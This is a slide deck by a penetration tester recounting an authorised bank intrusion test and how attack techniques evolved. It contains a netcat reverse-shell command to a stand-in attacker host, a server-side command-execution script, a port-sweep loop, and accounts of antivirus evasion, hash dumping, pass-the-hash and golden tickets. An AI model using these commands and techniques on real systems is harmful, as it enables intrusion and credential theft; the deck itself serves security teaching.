nixu cybersecurity.

PWNING BANKS

HOW THE PLAYGROUND EVOLVED OVER THE YEARS

By Miika Turkia

AUTHOR

Miika Turkia
0751 155C 83EB 3327 299E E49D 66D0 DFA2 705B E5DC

lead security specialist @nixu
Pentester since '99

PAST - PRESENT - FUTURE?

DISCLAIMER / CONFIDENTIALITY

In principle, all the assignments are highly confidential and cannot be discussed in public (or in private)

Even in customer organization only a few people know about the tests or see the report

Luckily I have one assignment from years ago that I can discuss to some extent

ENGAGEMENT

A bank wanted penetration test against their whole environment

- Initial time allocation was 2 weeks
- The customer apparently wanted to use the report for marketing purposes or convincing their customers
- Assignment was deemed "completed" after reporting initial findings

RULEZ

Testing occurred over the Internet as black box testing

No user accounts
No documentation
No special limitations, except no disruption to services
No monetary transactions allowed

Target consisted of a C class network

NETWORK ARCHITECTURE

Following is the assumed network architecture

```
                                  /^^^^^^^^\
                                 { Internet }
 /^^^^^^^^^^^^^^^^\      +----+ / \___^^___/
{ Internal network } --- | FW |
 \_______^^_______/      +----+
                           |
                           |
                        /^^^^^\
                       {  DMZ  }
                        \__^__/
```

RECONNAISSANCE

Shoot 'em with all I got

- No need to stay under the radar
- Port scanning
  - Quick scan to get fast results
  - Thorough scan on the background
- Vulnerability scanning after the initial port scan


INITIAL RESULTS

The target looked quite challenging

1 HTTPS port open
Everything seems to be up-to-date
No high or medium level vulnerabilities identified by Nessus
Web application provides basically only a login page

- No vulnerabilities or indications of such identified in initial probing

MOST PROMISING NESSUS FINDING



Microsoft FrontPage Extensions Check

Synopsis

FrontPage extensions are enabled.

Description

The remote web server appears to be running with the FrontPage extensions.

FrontPage allows remote web developers and administrators to modify web content from a remote location. While this is a fairly typical scenario on an internal local area network, the FrontPage extensions should not be available to anonymous users via the Internet (or any other untrusted 3rd party network).

Plugin Information

Plugin ID: 10077
Plugin Version: $Revision: 1.55 $
Plugin Type: remote
Plugin Publication Date: 1999/08/22
Plugin Last Modification Date: 2014/06/09

Risk Information

Risk Factor: None

GAINING CODE EXECUTION

Learning to use MicroSoft FrontPage

Learning to write something usable in Visual Basic Script

Make sure the VBS is run on server side

```
<script language="JavaScript" runat="server">
Dim shell
Set shell = WScript.CreateObject("WScript.Shell")
shell.Run "<command>"
</script>
```

CHALLENGES WITH UPLOADED BINARIES

- Attempting to gain easier access than uploading custom VBS files
- Upload nc.exe binary
  - Resulted in a file with size 0
- Try some other binaries to ensure everything works
  - Some files work perfectly while others end up with zero size

GETTING SHELL

Do some trivial modifications to nc.exe to bypass AV signature checks

- Success

Start listener locally to wait for shell session

```
# iptables -I INPUT -p tcp --dport 443 -s victim -j ACCEPT
# nc -nv -l -p 443
```

Run the following netcat command using the VBScript described previously

```
nc.exe attacker.example.org 443 -e cmd.exe
```

PWDUMP FAMILY

Multiple iterations of similarly named tools to dump the Windows password hashes

They mostly grabbed the hashes from SAM database, decrypting them with SYSKEY when required

Supported Windows versions range from Windows NT to Vista

These tools had to be run on target machine with Administrator privileges

Some of the variants supported obtaining passwords over the network

GRABBING CREDENTIALS

- Direct dump of password hashes from the SAM database failed as running with limited privileges
- Windows takes an automatic copy of e.g. the SAM database
  - Running pwdump against that succeeded giving me a user list along with their password hashes

LANMAN HASH

Even though Windows was using NTLMv2 hashes, it also stored LanMan hashes by default

Used hashing algorithm is extremely fast to crack

- Millions of test per second even at that time
- LM hash supports 7+7 characters in passwords
- Only upper case letters, numbers and special characters

Even Administrator password was cracked in no time

POKING AROUND

Understanding the environment is critical for further attacks

With shell access, I was able to study the compromised host and its surroundings

Only access within the DMZ, Internal network was totally sealed off

- Leveraging other hosts within DMZ did not result in any more visibility of the internal network

"OLD STYLE PIVOTING"


Using netcat to scan a few common TCP ports to see if I had access elsewhere

```
for /l %i in (1, 1, 254) do (
  for %p in (21,22,23,25,135,139) do nc -nvz 127.0.0.%i %p
) 2>&1 | find "open"
```

On top of the Windows (and HTTPS) protocols, one IP offered telnet access, and turned out to be a Cisco router

- Trivial ways like default credentials or SNMP leaking configurations or even allowing modifications didn't fly

NETWORK ARCHITECTURE UPDATED



```
                                   /^^^^^^^^\
                                  { Internet }
 /^^^^^^^^^^^^^^^^\      +-----+ / \___^^___/
{ Internal network } --- | FW  |
 \_______^^_______/      +-----+
                            |
                 -----------+-----------
                /           |           \
           /^^^^^^^^\    /^^^^^\    /^^^^^^^^\
          { Backend  }  {  DMZ  }  {  Router? }
           \___^^___/    \__^__/    \___^^___/
```

LATERAL MOVEMENT

Excellent tool called *psexec* from Sysinternals is used to run commands on remote Windows hosts

- Supports pass-the-hash and password authentication

Samba file shares to access hard disks

Netcat also possible for TCP based clear-text services

INTERNAL NETWORK IS SO FAR AWAY

At this point, the DMZ was pretty much owned, but the goal was still unreachable

I really needed a break through to gain access to the internal network

Going through the few available hosts and data within, I discovered a terminal log that seemed interesting

- The log contained all the input from the user on top of server messages
- Administration password for the Internet router

CATALYST

A modular chassis that can accommodate e.g. switch, router and firewall modules

The chassis ran CatOS while the installed modules ran IOS

ACCESSING THE FIREWALL

Logging into the router module with telnet

Enable admin functionality with the leaked password

Jump into CatOS and from there access the "console" of firewall module

- CatOS allows console access to any installed module
- Normally administrators log directly into the CatOS instead of installed modules, but in this case the direct access to CatOS was blocked

Same password was used for the firewall, so now I had full access to it

NEW RULE TO MASTER THEM ALL

As all traffic from the Internet and DMZ to internal network was blocked, I had to change the game

Adding new firewall rule for a few chosen TCP ports from my IP was needed

- Write the rule but be extremely careful to limit changes to yourself only!
- Commit the changes and gain fast path to internal network

ACCESSING THE DOMAIN CONTROLLER

A quick sweep / enumeration of the internal network


Use SMB NULL session to grab more information about Windows systems

- I.e. enum and winfo

Remote desktop was enabled on the Internal servers so trying my luck with the credentials grabbed from DMZ

Easy win with the Administrator account

NETWORK ARCHITECTURE UPDATED



```
                                      /^^^^^^^^\
                         +--------+  { Internet }
                         | Router | / \___^^___/
 /^^^^^^^^^^^^^^^^\      +--------+
{ Internal network } --- | FW     |
 \_______^^_______/      +--------+
     /        \             |
+-------+    +---+          +-----------
|Windows|+   |VMS|+         |           \
+-------+|+  +---+|      /^^^^^\    /^^^^^^^^\
 +-------+|   +---+     {  DMZ  }  {  Backend }
  +-------+              \__^__/    \___^^___/
```

MID AUDIT CHECKPOINT

Findings so far were communicated to the customer on first week's Friday.

(Information about the gaping hole allowing the initial compromise was given immediately when discovered.)

I was planning to start poking around the internal banking applications and VMS systems on Monday

The assignment was deemed to be completed at this point when customer digested the findings so far

PAST VS. PRESENT - BANKING SECTOR

- More banks are concerned about their security
- Scope tends to be more focused, possibly missing holes in the adjacent servers or APIs
    - Red teaming
- Legislation and privacy aspects often force us to ignore the social engineering and phishing aspects of initial foothold
    - Depends between countries

TECHNICAL MEASURES

- OTP is not solely relied on
    - SMS verification
    - mobile app
- Risk based validations
- Fraud detection
- Isolation of different services

P VS. P - OVERALL

In general security has improved quite massively in different products and environments

A few tools remain pretty much the same

- nmap
- nessus

Many of the attacking techniques rely on designed functionality and thus difficult to prevent

WHY TO CRACK AND WHY NOT?

- Cracking passwords has become less necessary
  - Pass-the-hash
  - Pass-the-token
- But PW cracking is still useful
  - Faster than ever
    - Rainbow tables
    - GPU, multi-core, cloud
  - Detecting/exploiting password reuse
  - RDP and other protocols

WINDOWS APIS

Basically usage of Windows APIs is the same

- Some new restrictions are put in place
- Even more interesting avenues have been discovered

Tools are somewhat the same but better ones have come along

- psexec still going strong
- pwdump has been "replaced" by mimikatz that does the same but also a lot more
- VBScript has been overrun by PowerShell

EASY OR HARD?

"Hacking" has become a lot easier with good tools to automate and simplify tasks

Defences and protection mechanisms raise the bar a lot

Experiences in incident response and forensics still show the same tricks being used constantly in present day

- Most stupid mistakes are exploited
- Highly advanced attacks are also being used

P VS. P - DUMPING PASSWORD HASHES

- Tools and techniques have evolved quite a bit
- mimikatz
  - Grabs cleartext passwords, hashes and kerberos tickets from memory
  - Can perform pass-the-hash, pass-the-ticket, build golden ticket, ...
- Run tools directly from memory to avoid AV detection

PENETRATION TESTING FRAMEWORKS

- Integrate a lot of reliable exploits and functionality
- Pretty much all of them support grabbing passwords (hashes and clear text)
    - Often using mimikatz
- Not only credentials are grabbed but also used automatically for lateral movement

GRABBING THE HASHES ON WINDOWS DOMAIN

- There are a few ways to grab hashes when having enough privileges on a Windows Domain
  - Required group: Administrators (including Domain and Enterprise), or Domain Controller computer account
- DCSync is the most notable method currently
- A computer impersonates as a domain controller and asks the victim DC to replicate user credentials

GOLDEN TICKET

Generate arbitrary Kerberos TGT tickets for any user of the target domain

Can be created off-line

Kerberos lifetime policy does not affect golden tickets


Can be used with pass-the-ticket method to access any resource or impersonate as any domain user

P VS. P - ANTI-VIRUS

- Antivirus software has evolved from pure signature based to use heuristics
- Sandboxing is used in analysis and containment
- AV can still be bypassed
    - Slight modifications on binaries
    - Techniques to escape sandbox have been described over the years
    - Loading malicious PowerShell from network and executing directly in memory

ATT&CK™

Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™)



Good information about the tecniques and examples when used e.g. by ATP groups https://attack.mitre.org/wiki/Main_Page

P VS. P - DETECTION

Windows logging still (mostly) sucks by default

- No proper visibility on what's happening on servers/workstations
- Default log retention periods are too small
- Logs are not forwarded to remote machine
- Log analysis / correlation is lacking
- Important events or details are not logged
- Plenty of irrelevant noise to clutter up the logs and shorten the retention "period" (in MB)

FUTURE?

nixu cybersecurity.

</PRESENTATION>